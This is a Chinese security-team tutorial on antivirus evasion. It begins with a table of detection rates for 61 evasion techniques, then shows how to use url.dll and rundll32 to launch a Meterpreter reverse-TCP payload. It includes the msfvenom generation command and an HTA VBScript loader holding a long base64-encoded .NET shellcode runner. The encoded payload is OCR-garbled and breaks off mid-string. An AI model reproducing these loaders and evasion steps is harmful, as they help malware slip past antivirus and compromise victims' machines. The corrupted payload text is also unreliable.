

Author:CSeroad@Tide安全团队

### Tide安全团队：

Tide安全团队致力于分享高质量原创文章，研究方向覆盖网络攻防、Web安全、移动终端、安全开发、IoT/物联网/工控安全等多个领域，对安全感兴趣的小伙伴可以关注或加入我们。

Tide安全团队自研开源多套安全平台，如Tide(潮汐)网络空间搜索平台、潮启移动端安全管控平台、分布式web扫描平台WDSscanner、Mars网络威胁监测平台、潮汐指纹识别系统、潮巡自动化漏洞挖掘平台、工业互联网安全监测平台、漏洞知识库、代理资源池、字典权重库、内部培训系统等等。

Tide安全团队自建立之初持续向CNCERT、CNVD、漏洞盒子、补天、各大SRC等漏洞提交平台提交漏洞，在漏洞盒子先后组建的两支漏洞挖掘团队在全国300多个安全团队中均拥有排名前十的成绩。团队成员在FreeBuf、安全客、安全脉搏、t00ls、简书、CSDN、51CTO、Cnblogs等网站开设专栏或博客，研究安全技术、分享经验技能。

对安全感兴趣的小伙伴可以关注Tide安全团队Wiki：<http://paper.TideSec.com> 或团队公众号。



声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

文章打包下载及相关软件下载：<https://github.com/TideSec/BypassAntiVirus>

# 免杀能力一览表

几点说明：

- 1、表中标识 ☒ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。
- 2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterpreter/reverse_tcp` 模块生成。
- 3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 5.0.0.8160 (2020.01.01)，火绒版本 5.0.34.16 (2020.01.01)，360安全卫士 12.0.0.2002 (2020.01.01)。
- 4、其他杀软的检测指标是在 [virustotal.com](https://www.virustotal.com)（简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为杀软查杀能力或免杀能力的判断指标。
- 5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。
- 6、由于白名单程序加载payload的免杀测试需要杀软的行为检测才合理，静态查杀payload或者查杀白名单程序都没有任何意义，所以这里对白名单程序的免杀效果不做评判。

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
2	msf自编码	51/69		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
3	msf自捆绑	39/69		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
4	msf捆绑+编码	35/68	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
5	msf多重编码	45/70		<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
6	Evasion模块exe	42/71		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
7	Evasion模块hta	14/59			<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
8	Evasion模块csc	12/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
9	Veil原生exe	44/71	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>						<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>
10	Veil+gcc编译	23/71	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
11	Venom-生成exe	19/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
12	Venom-生成dll	11/71	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
13	Shellter免杀	7/69	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
14	BackDoor-Factory	13/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
15	BDF+shellcode	14/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
16	Avet免杀	17/71	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

17	TheFatRat:ps1-exe	22/70		✓	✓		✓	✓	✓		✓	✓	✓
18	TheFatRat:加壳exe	12/70	✓	✓		✓	✓	✓	✓		✓	✓	✓
19	TheFatRat:c#-exe	37/71		✓			✓			✓	✓	✓	✓
20	Avoidz:c#-exe	23/68		✓		✓	✓			✓	✓		✓
21	Avoidz:py-exe	11/68		✓		✓	✓		✓		✓	✓	✓
22	Avoidz:go-exe	23/71		✓		✓	✓	✓			✓	✓	✓
23	Green-Hat-Suite	23/70		✓		✓	✓	✓			✓	✓	✓
24	Zirikatu免杀	39/71	✓	✓	✓					✓	✓	✓	✓
25	AVlator免杀	25/69	✓	✓	✓		✓		✓	✓	✓	✓	✓
26	DMKC免杀	8/55		✓		✓		✓	✓	✓	✓	✓	✓
27	Unicorn免杀	29/56			✓				✓		✓	✓	✓
28	Python-Rootkit免杀	7/69	✓	✓	✓		✓		✓	✓	✓	✓	✓
29	ASWCrypter免杀	19/57	✓				✓				✓	✓	✓
30	nps_payload免杀	3/56	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓
31	GreatSct免杀	14/56	✓	✓	✓			✓	✓	✓	✓	✓	✓
32	HERCULES免杀	29/71			✓						✓		✓
33	SpookFlare免杀	16/67		✓	✓	✓	✓		✓	✓	✓		✓
34	SharpShooter免杀	22/57	✓	✓				✓			✓	✓	✓
35	CACTUSTORCH免杀	23/57	✓	✓	✓		✓				✓	✓	✓
36	Winpayloads免杀	18/70	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
37	C/C++1:指针执行	23/71	✓	✓			✓		✓		✓		✓
38	C/C++2:动态内存	24/71	✓	✓			✓		✓		✓		✓
39	C/C++3:嵌入汇编	12/71	✓	✓	✓		✓	✓	✓		✓	✓	✓
40	C/C++4:强制转换	9/70	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓
41	C/C++5:汇编花指令	12/69	✓	✓	✓		✓	✓	✓		✓	✓	✓
42	C/C++6:XOR加密	15/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
43	C/C++7:base64加密1	28/69	✓	✓	✓		✓		✓		✓	✓	✓
44	C/C++8:base64加密2	28/69	✓	✓	✓		✓		✓		✓		✓
45	C/C++9:python+汇编	8/70	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
46	C/C++10:python+xor	15/69	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
47	C/C++11:sc_launcher	3/71	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
48	C/C++12:使用SSI加载	6/69	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
49	C# 法1:编译执行	20/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
50	C# 法2:自实现加密	8/70	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
51	C# 法3:XOR/AES加密	14/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
52	C# 法4:CSC编译	33/71	✓	✓	✓					✓	✓	✓	✓
53	py 法1:嵌入C代码	19/70	✓	✓	✓			✓		✓	✓	✓	✓
54	py 法2:py2exe编译	10/69	✓	✓	✓		✓		✓	✓	✓	✓	✓
55	py 法3:base64加密	16/70	✓	✓	✓	✓				✓	✓	✓	✓
56	py 法4:py+C编译	18/69		✓	✓					✓	✓	✓	✓
57	py 法5:xor编码	19/71	✓	✓	✓					✓	✓	✓	✓
58	py 法6:aes加密	19/71	✓	✓	✓					✓	✓	✓	✓
59	py 法7:HEX加载	3/56	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
60	py 法8:base64加载	4/58	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
61	ps 法1:msf原生	18/56	✓	✓	✓					✓	✓	✓	✓

[illegible]

本文目录：

- 免杀能力一览表
- 一、url.dll 简介
- 二、url.dll 执行payload
  - 2.1 执行hta木马
  - 2.2 执行exe木马
- 三、参考资料

## 一、url.dll 简介

url.dll是Internet快捷壳扩展相关应用程序接口系统文件。说明：url.dll所在路径已被系统添加PATH环境变量中，因此，url.dll命令可识别，但由于为dll文件，需调用rundll32.exe来执行。

Windows 2003 默认位置：

```
C:\Windows\System32\url.dll  
C:\Windows\SysWOW64\url.dll
```

Windows 7 默认位置：

```
C:\Windows\System32\url.dll  
C:\Windows\SysWOW64\url.dll
```

## 二、url.dll 执行payload

### 2.1 执行hta木马

msfvenom生成shell.bin

```
msfvenom -a x86 --platform windows -p
windows/meterpreter/reverse_tcp LHOST=10.211.55.10 LPORT=4444 -f
raw > shell.bin
cat shell.bin |base64 -w 0
```

将生成的payload复制到code处。保存为shell.hta

```
<script language="VBScript">

Dim binary : binary ="rundll32.exe"

Dim code : code ="payload"//payload插入

Sub Debug(s)
End Sub
Sub SetVersion

End Sub

Function Base64ToStream(b)
Dim enc, length, ba, transform, ms
Set enc = CreateObject("System.Text.ASCIIEncoding")
length = enc.GetByteCount_2(b)
Set transform =
CreateObject("System.Security.Cryptography.FromBase64Transform")
Set ms = CreateObject("System.IO.MemoryStream")
ms.Write transform.TransformFinalBlock(enc.GetBytes_4(b),0,
length),0,((length /4)*3)
ms.Position =0
Set Base64ToStream = ms
End Function

Sub Run
Dim s, entry_class
s
="AAEAAAD/////AQAAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVtZXJpYWxpemF0a
W9uSG9sZGVy"
s = s
&"AwAAAAhEZWxLZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU
2VyaWFsaXph"
s = s
&"dGlvbkhvbGRlcitEZWxLZ2F0ZUVudHJ5IiN5c3RlbS5EZWxLZ2F0ZVNlcmhhbG16Y
XRpb25Ib2xk"
s = s
&"ZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmhhbG16YXRpb25Ib2xkZ
```

&"bWwsIFZlcnNpb249Mi4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNlZXlUb

2t1bj1iNzdh"

S = S

&"NWM1NjE5MzRlMDg5BhQAAAAHdGFyZ2V0MAkGAAABhYAAAAaU3lzdGVtLlJlZmxlY  
3Rpb24uQXNz"

S = S

&"ZW1ibHkGFwAAAAARMb2FkCg8MAAAAAB4AAAJNwpAAAwAAAAQAAAD//wAAuAAAAAAA  
ABAAAAAAA"

S = S

&"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAAAAADh+6DgC0Cc0huAFMzSFUa  
GlzIHByb2dy"

S = S

&"YW0gY2Fubm90IGJlIHJ1biBpb1BET1MgbW9kZS4NDQokAAAAAAAFBFAABMAQMAk  
NhXWQAAAAA"

S = S

&"AAAA4AAiIAsBMAAFgAAAAYAAAAAABYNQAAACAAAABAAAAAAAQACAAAAACAAEA  
AAAAAAAQA"

S = S

&"AAAAAAAAIAAAACAAAAAAAaWBAhQAAEAAEAAAAAQAAQAAAAAAAEAAAAAA  
AAAAAAIDUA"

S = S

&"AE8AAAAQAAkAMAAAAAAYAAAAAAYAAADAAAAA  
AAAAA"

S = S

&"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAIAAAAAAAAAAAAAIIAAAS  
AAAAA"

S = S

&"AAAALnRleHQAAAB4FQAAACAAAAWAAAAAgAAAAAAAAAAAAIAAAYC5yc3JjA  
AAkAMAAABA"

S = S

&"AAAABAAAABgAAAAAAAAAAAAEAAAEaucmVsb2MAAAwAAAAAYAAAAIAAAcA  
AAAAA"

S = S

&"AAAAABAAABCAAAAAAAAAAAAAAAAFQ1AAAAAASAAAAIABQD4IQAAKBMAA  
AEAAAAA"

S = S

&"AAAH  
gIoDwAACioT"

S = S

&"MAoABwEAAAEABEEKBAAAAoKEgEGjmkoeQAACnMJAAAGDagWfTUAARyAQAAcBMEc  
gMAAHaoEgAA"

S = S

&"Cm8TAAAKFjEZch0AAHAoEgAACnIrAABwAygUAAAEwQrF3IdAABwKBIAApyQQAAC  
AMoFAAAChME"

S = S

&"EQQUFBQXGn4VAAAKFagSAygBAAAGJgl7BAAABBMFEgUoFgAACnJXAABwKBcAAAsb  
hEFFnMRAAAK"

S = S

&"ByAAMAAAH0AoAgAABhMGEgYoFgAACnJXAABwKBgAAAsChEFFigEAAAGJioWEwcSC



Aa0aSgRAAAK"

S = S

&"EQURBgYRCBEHKAMAAAYmEQUWcxEAAAoWEQYWcxEAAAoWFnMRAAAKKAUAAAYmKnoCf  
hUAAAp9AgAA"

S = S

&"BAIoDwAACgICKBkAAAp9AQAAABCoAABMwAgBgAAAAAAAAAAJ+FQAACn0rAAAEAn4VA  
AAKfSwAAAQC"

S = S

&"fhUAAAp9LQAABAJ+FQAACn04AAAEAn4VAAAKfTkAAAQCfhUAAAp90gAABAJ+FQAAC  
n07AAAEaigP"

S = S

&"AAAKAgIoGQAACn0qAAAEKkJTSkIBAAEAAAAAAAAAwAAAB2Mi4wLjUwNzI3AAAAAAUAb  
AAAAcGHAHAj"

S = S

&"fgAA\AcAAEwJAAAjU3RyAw5ncwAAAADgEAAAXAAAACNVUwA8EQAAEAAAACNHVULEA  
AAATBEAANwB"

S = S

&"AAAJQmxvYgAAAAAAAAACAAABVx0CFaKCAAAA+gEzABYAAAEAAAAAXAAACQAAAFAAA  
AAJAAAAHwAA"

S = S

&"ABKAAAAzAAAAEgAAAAEAAAABAAAABQAAAAEAAAABAAAABwAAAAAAmQYBAAAAAAGA  
FwFkgcGAMkF"

S = S

&"kgcGAIoEYAcPALIHAAAGALIE4QYGADAF4QYGABEF4QYGALAF4QYGAHwF4QYGAJUF4  
QYGAMkE4QYG"

S = S

&"AJ4EcwcGAHwEcwcGAPQE4QYGAKsIqQYGAGEEqQYGAE0FqQYGALAGqQYGAMoIqQYGA  
FkHqQYGAL4I"

S = S

&"qQYGAGYGqQYGAIQGcwcAAAAAJQAAAAAAQABAAEAEABtBgAAPQABAAEACgAQAPgHA  
AA9AAEACAAK"

S = S

&"ARAAzgYAAEEABAAJAAIBAAAAbCAAASQAIAAkAAgEAADYIAABJACcACQAKABAABgcAA  
D0AKgAJAAB"

S = S

&"AABtBAAASQA8AAoAAgEAAPMGAABJAEUACgAGAH0G+gAGAEQHPwAGACQE/QAGAHQIP  
wAGA0cDPwAG"

S = S

&"AMgD+gAGAL0D+gAGBp4DAAFWgLICAwFWgMACAwFWgGQAAwFWgIgCAwFWgMIAAwFWg  
FMCAwFWgPEB"

S = S

&"AwFWgB0CAwFWgAUCAwFWgKABAwFWgAIDAwFWgF4BAwFWgEgBAwFWg0EBAwFWgE0CA  
wFWgDECAwFW"

S = S

&"gGoDAwFWgIIDAwFWgJkCAwFWgB0DAwFWgHYBAwFWgHUAwFWgD0AAwFWgCcBAwFWg  
KgAAwFWgDoD"

S = S

&"AwFWgLkBAwFWgBgBAwFWgMYBAwFWg0UCAwEGBp4DAAFWgJEABwFWgHICBwEGAKYD+

gAGA08DPwAG"  
S = S  
&"ABcHPwAGADMEPwAGAEsD+gAGAJOD+gAGA0cF+gAGA08F+gAGAEcI+gAGAFUI+gAGA  
OQE+gAGAC4I"  
S = S  
&"gAGA0cICwEGAA0ACwEGABkAPwAGANIIPwAGANwIPwAGADQHPwAGBp4DAAFWgN4CD  
gFWg08ADgFW"  
S = S  
&"gJ0BDgFWgNgCDgFWgNUBDgFWgA8BDgFWgJQBDgFWgAMBDgEGBp4DAAFWg0cAEgFWg  
FcAEgFWgNUA"  
S = S  
&"EgFWgFgDEgFWgGkCEgFWgE8DEgFWgN0AEgFWgGADEgFWgBEGEGFWgCQGEgFWgDkGE  
gEAAAAgACW"  
S = S  
&"IC4AFgEBAAAAACAAJYg8wgqAQsAAAAAIAA liAJCTUBEAAAAAAGACWIGMIPwEVA  
AAAAACAAJEg"  
S = S  
&"1ANFARcAUCAAAAAAhhg+BwYAHgBYIAAAACGAE0EUAEeAGshAAAAAIYYPgcGACAAj  
CEAAAAAhhg+"  
S = S  
&"BwYIAAAAAEA0wQAAAAIAUwQAAAMA5AcAAAQA0QcAAAUAwQcAAAYACwgAAAcAvAgAA  
AgAHAKBAAKA"  
S = S  
&"BAcCAAOAzAYAAAEAGwQAAAAIAiwgAAAMAAwYAAAQAawQAAAUAsggAAAEAdAgAAAIaf  
QgAAAMAIQcA"  
S = S  
&"AAQAAwYAAAUAAtQYAAAEAdAgAAAIa+gMAAAEAdAgAAAIa0QcAAAMA9wUAAAQAlQgAA  
AUAKAcAAAYA"  
S = S  
&"CwgAAAcAsgMAAAEAAgkAAAIaAQAJAD4HAQARAD4HBgAZAD4HCgApAD4HEAAxAD4HE  
AA5AD4HEABB"  
S = S  
&"AD4HEABJAD4HEABRAD4HEABZAD4HEABhAD4HFQBpAD4HEABxAD4HEACJAD4HBgB5A  
D4HBgCZAFMG"  
S = S  
&"KQChAD4HAQCpAAQELwCxAHkGNACxAKQIOAchABIHPwChAGQGQgCxADsJRgCxAC8JR  
gC5AAoGTAAJ"  
S = S  
&"ACQAWgAJACgAXwAJACwAZAAJADAAaQAJADQAbgAJADgAcwAJADwAeAAJAEAAfQAJA  
EQAggAJAEgA"  
S = S  
&"hwAJAEwAjAAJAFAAkQAJAFQAlgAJAFgAmwAJAFwAoAAJAGAApQAJAGQAqgAJAGgAr  
wAJAGwAtAAJ"  
S = S  
&"AHAAuQAJAHQAvgAJAHgAwwAJAHwAyAAJAIAAzQAJAIQA0gAJAIgA1wAJAIwA3AAJA  
JAA4QAJAJQA"  
S = S  
&"5gAJAJgA6wAJAKAAWgAJAKQAXwAJAPQAlgAJAPgAmwAJAPwA8AAJAAABuQAJAAQB4

QAJAAGB9QAJ"

S = S

&"AAwBvgAJABABwwAJABgBbgAJABwBcwAJACABeAAJACQBfQAJACgBWgAJACwBXwAJA  
DABZAAJADQB"

S = S

&"aQAJADgBggAJADwBhwAJAEABjAAuAAsAVgEuABMAXwEuABsAfgEuACMAhwEuACsAh  
wEuADMAMAEu"

S = S

&"ADsAmAEuAEMAhwEuAEsAhwEuAFMAMAEuAFsAngEuAGMApAEuAGsAzgFDAFsAngGjA  
HMAWgDDAHMA"

S = S

&"WgADAXMAWgAjAXMAWgAaAIwGAAEDAC4AAQAAQUA8wgBAAABWwAJCQEAAAEJAGMIA  
QAAQsA1AMB"

S = S

&"AASAAAABAAAAAAAAAAAAAAAAAAPcAAAACAAAAAAAAAAAAAABRAKKDAAAAAMAAGAEA  
AIABQACAAYA"

S = S

&"AgAHAAIACAACAAkAAgAAAAAAHNoZWxsY29kZTMuYAGNiUmVzZXJ2ZWQyAGxwUmVzZ  
XJ2ZWQyADxN"

S = S

&"b2R1bGU+AEHyZWF0ZVByb2Nlc3NBAENSRUFURV9CUkVBS0FXQVlfRlJPTV9KT0IAR  
VhFQ1VURV9S"

S = S

&"RUFEAENSRUFURV9TVVNQRU5ERUQAUFJPQ0VTU19NT0RFX0JBQ0tHUK9VTkrfRU5EA  
ERVUEXJQ0FU"

S = S

&"RV9DTE9TRV9TT1VSQ0UAQ1JFQVRFX0RFRkfVTFRfRVJST1JfTU9ERQBDUKVBVEVfT  
kVXX0NPTlNP"

S = S

&"TEUARVhFQ1VURV9SRUFEV1JJVEUARVhFQ1VURQBSRVNFUzFAENBQ1RVU1RPukNIA  
FdSSVRFX1dB"

S = S

&"VENIAFBiWVNjQ0FMAFBST0ZJTEVfS0VSTkVMAENSRUFURV9QUkVTRVJWRV9DT0RFX  
0FVVEhaX0xF"

S = S

&"VkVMAENSRUFURV9TSEFSRURfV09XX1ZETQBDUKVBVEVfU0VQVJBVEVfV09XX1ZET  
QBQUK9DRVNT"

S = S

&"X01PREVfQkFDS0dST1V0RF9CRUdJTgBUT1BfRE9XTgBHTwBDUKVBVEVfTkVXX1BST  
0NFU1NfR1JP"

S = S

&"VVAUFJPRkLMRV9VU0VSAFBST0ZJTEVfU0VSVkVSAExBUkdFX1BBR0VTAENSRUFUR  
V9GT1JDRURP"

S = S

&"UwBJRExFX1BSSU9SSVRZX0NMQVNTAFJFQUxUSU1FX1BSSU9SSVRZX0NMQVNTAEhJR  
0hfUFJJT1JJ"

S = S

&"VFlfQ0xBU1MAQUJpVkvfTk9STUFMX1BSSU9SSVRZX0NMQVNTAEJfTE9XX05PUk1BT

F9QUklPUklU"

S = S

&"WV9DTEFTUwBOT0FDQ0VTUwBEVVBMSUNBVEVfU0FNRV9BQ0NFU1MAREVUQUNIRURfU  
FJPQ0VTUwBD"

S = S

&"UkVBVEVfUFJPVEVDVEVEX1BST0NFU1MAREVCVUdfUFJPQ0VTUwBERUJVR19PTkxZX  
1RISVnfUFJP"

S = S

&"Q0VTUwBSRVNFVABDT01NSVQAQ1JFQVRFX0LHTk9SRV9TWNURU1fREVGVQVVMVABDU  
kVBVEVfVU5J"

S = S

&"Q09ERV9FTLZJUK90TUV0VABFWFRFTkRFRF9TVEFSVFVQSU5GT19QUkVTRU5UAENSR  
UFURV90T19X"

S = S

&"SU5ET1cAZHdYAFJFQURPTkxZAEVYRUNVVEVfV1JJVEVDT1BZAE10SEVSSVRfUEFSR  
U5UX0FGRkl0"

S = S

&"SVRZAE10SEVSSVRfQ0FMTEVSX1BSSU9SSVRZAGR3WQB2Ywx1ZV9fAGNiAG1zY29yb  
GliAGxwVGhy"

S = S

&"ZWfKSWQAZHdUaHJlYWRRJZABkd1Byb2Nlc3NJZABDcmVhdGVSZW1vdGVUaHJlYWQAa  
FRocmVhZABs"

S = S

&"cFJlc2VydMVAHVFeGl0Q29kZQBHZXRfbnZpcm9ubWVudFZhcmIhYmxlAGxwSGFuZ  
GxLAGJJbmhl"

S = S

&"cm10SGFuZGxLAGxwVG10bGUAAbHBBcHBsaWNoZGlvbK5hbWUAZmxhbWUAAbHBDb21tY  
W5kTGluZQBW"

S = S

&"Ywx1ZVR5cGUAZmxBbGxvY2F0aw9uVHlwZQBHdWlkQXR0cmliZXRlAERlYnVnZ2Fib  
GVDbdHRyaWJ1"

S = S

&"dGUAQ29tVm1zaWJsZUF0dHJpYnV0ZQBBc3NlbWJseVRpdGxlQXR0cmliZXRlAEFzc  
2VtYmx5VHJh"

S = S

&"ZGVtYXJrQXR0cmliZXRlAGR3RmlsbEF0dHJpYnV0ZQBBc3NlbWJseUZpbGVWZXJza  
W9uQXR0cmli"

S = S

&"dXRlAEFzc2VtYmx5Q29uZm1ndXJhdGlvbK5hbWV0dHJpYnV0ZQBBc3NlbWJseURlc2Nya  
XB0aw9uQXR0"

S = S

&"cmliZXRlAEZsYWdzQXR0cmliZXRlAENvbXBpbGF0aw9uUmVsYXhhdGlbnNBdHRya  
WJ1dGUAQXNz"

S = S

&"ZW1ibHlQcm9kdWN0QXR0cmliZXRlAEFzc2VtYmx5Q29weXJpZ2h0QXR0cmliZXRlA  
EFzc2VtYmx5"

S = S

&"Q29tcGFueUF0dHJpYnV0ZQBSdW50aw1lQ29tcGF0awJpbGl0eUF0dHJpYnV0ZQBkd

1hTaXpLAGR3"

S = S

&"WVNpemUAZHdTdGFja1NpemUAZHdTAXpLAFNpemVPZgBHVUFSRF9Nb2RpZmllcmZsYWcATk9DQUNI"

S = S

&"RV9Nb2RpZmllcmZsYWcAV1JJVEVDT01CSU5FX01vZGlmawVyZmxhZwBGcm9tQmFzZTY0U3RyaW5n"

S = S

&"AFRvU3RyaW5nAGNhY3Rlc1RvcmlNoAGdlcF9MZW5ndGgATWFyc2hhbABrZXJuZWwzM i5kbGwAQ0FD"

S = S

&"VFVTVe9SQ0guZGxsAFN5c3RlbQBFbnVtAGxwTnVtYmVyT2ZCeXRlc1dyaXR0ZW4Ab HBQcm9jZXNz"

S = S

&"SW5mb3JtYXRpb24AU3lzdGVtLlJlZmxlY3Rpb24ATWVtb3J5UHJvdGVjdGlvbG9Sc FN0YXJ0dXBJ"

S = S

&"bmZvAFplcm8AbHBEZXNrdG9wAGJ1ZmZlcgBscFBhcmFtZXRLcgBoU3RkRXJyb3IAL mN0b3IAbHBT"

S = S

&"ZWN1cmleURlc2NyaXB0b3IASW50UHRyAFN5c3RlbS5EaWFnbm9zdGljcwBTeXN0Z W0uUnVudGlt"

S = S

&"ZS5JbnRlcml9wU2VydmljZXMAU3lzdGVtLlJ1bnRpbWUuQ29tcGlsZXJTZXJ2aWNlc wBEZWJ1Z2dp"

S = S

&"bmdNb2RlcwBiSW5oZXJpdEhhbmRsZXMAbHBuaHJlYWRBdHRyaWJ1dGVzAGxwUHJvY 2Vzc0F0dHJp"

S = S

&"YnV0ZXMAU2VjdXJpdHlBdHRyaWJ1dGVzAGR3Q3JlYXRpb25GbGFncwBDcmVhdGVQc m9jZXNzRmxh"

S = S

&"Z3MAZHdGbGFncwBEdXBsaW5hdGVpCHRpb25zAGR3WENvdW50Q2hhcnMAZHdZQ291b nRDaGFycwBU"

S = S

&"ZXJtaW5hdGVQcm9jZXNzAGhQcm9jZXNzAGxwQmFzZUFkZlJlc3MAbHBBZGRyZXNzA GxwU3RhcnRB"

S = S

&"ZGRyZXNzAENvbmNhdABPYmplY3QAZmxQcm90ZWNOAGxwRW52aXJvbm1lbnQAQ29ud mVydABoU3Rk"

S = S

&"SW5wdXQAaFN0ZE91dHB1dAB3U2hvd1dpbmRvdwBwaXJ0dWFsQWxs2NFeABiaW5hc nkAV3JpdGVQ"

S = S

&"cm9jZXNzTWVtb3J5AGxwQ3VycmVudERpcmVjdG9yeQBvcF9FcXVhbGl0eQBvcF9Jb mVxdWFsaxR5"

S = S

&"AAAAAABABlQAHIAbwBnAHIAyQBtAFcANgA0ADMAMgAADXcAaQBuaGQAaQByAAAVX

ABTAHkAcwBX"

S = S

&"AE8AVa2ADQAXAAAFVwAUwB5AHMAAdABlAG0AMwAyAFwAAAMwAAAARY+bzuLqxE+aS  
SAzLsphXgAE"

S = S

&"IAEBCAMgAAEFIAEBEREEIAEBDgQgAQECDgcJHQUYEhwREA4YGAgYBQABHQU0BAABD  
g4DIAAIBgAD"

S = S

&"Dg40DgIGGAMgAA4FAAICDg4EAAEIHAi3elxWGTtgIQBAAAABAIAAAAEBAAAAQIA  
AAABBAAAAAE"

S = S

&"IAAAAAAABIAAAAAEAAEAAAQAAGABAAEAAEAAgAAAQAEAAABAAgAAAEAEAAA  
AQAgAAABAAA"

S = S

&"AQAEAAACAAQAAAQABAAACAEEAAQAQAACAABAAAAEEAAAAAgQAAAAEBAAAAgEA  
AAAEQA AAAAg"

S = S

&"BAAAAEAEAAAAGAQMAAABAAAQAACBgCBgICBgkDBhEUAwYRGAIGBgMGESADBhEkE  
wAKGA40EgwS"

S = S

&"DAIRFBg0EhwQERAKAAUYGBgYESARJAKABQIYGB0FGAgFAAICGAKKAAcYGBgJGBgJG  
AUgAgE0DggB"

S = S

&"AAgAAAAAB4BAAEAVAIWV3JhcE5vbKv4Y2VwdGlvbIRocm93cwEIAQACAAAAAAQA  
QALQ0FDVFVT"

S = S

&"VE9SQ0gAAAUUBAAAAAUBAAEAACkBACQ1NjU50GYxYy02ZDg4LTQ50TQtYTM5Mi1hZ  
jMzN2FiZTU3"

S = S

&"NzcAAAwBAACxLjAuMC4wAAAAAUAUAAAAAAAAAAAAAYjUAAAAGAAAAAAAAAAAAAAAA  
AAAAAAAAA"

S = S

&"AFQ1AAAAAAAAAAAAAAAAX0NvckRsbE1haW4AbXNjb3JlZS5kbGwAAAAAAP8lACAEE  
AAAAAAAAA"

S = S

&"AA  
AAAAAAAAA"

S = S

&"AA  
AAAAAAAAA"

S = S

&"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAEAAAABgAAIAAAAAAAAAAAAA  
AAAAEAAQAA"

S = S

&"ADAAAIAAAAAAAAAAAAAAAAAAAAEAAAAAEgAAABYQAAANAMAAAAAAAAAAAAANAM0A  
AAAVgBTAF8A"

S = S

&"VgBFaFIAUwBJAE8ATgBfAEkATgBGAE8AAAAAAL0E7/4AAAEAAAAABAAAAAAAAAAEAA

AAAAD8AAAA"

S = S

&"AAAABAAAAIAAAAAAAAAAAAAAAAAABEAAAAQBWAGEAcgBGAGkAbABlAEkAbgBmA  
G8AAAAACQA"

S = S

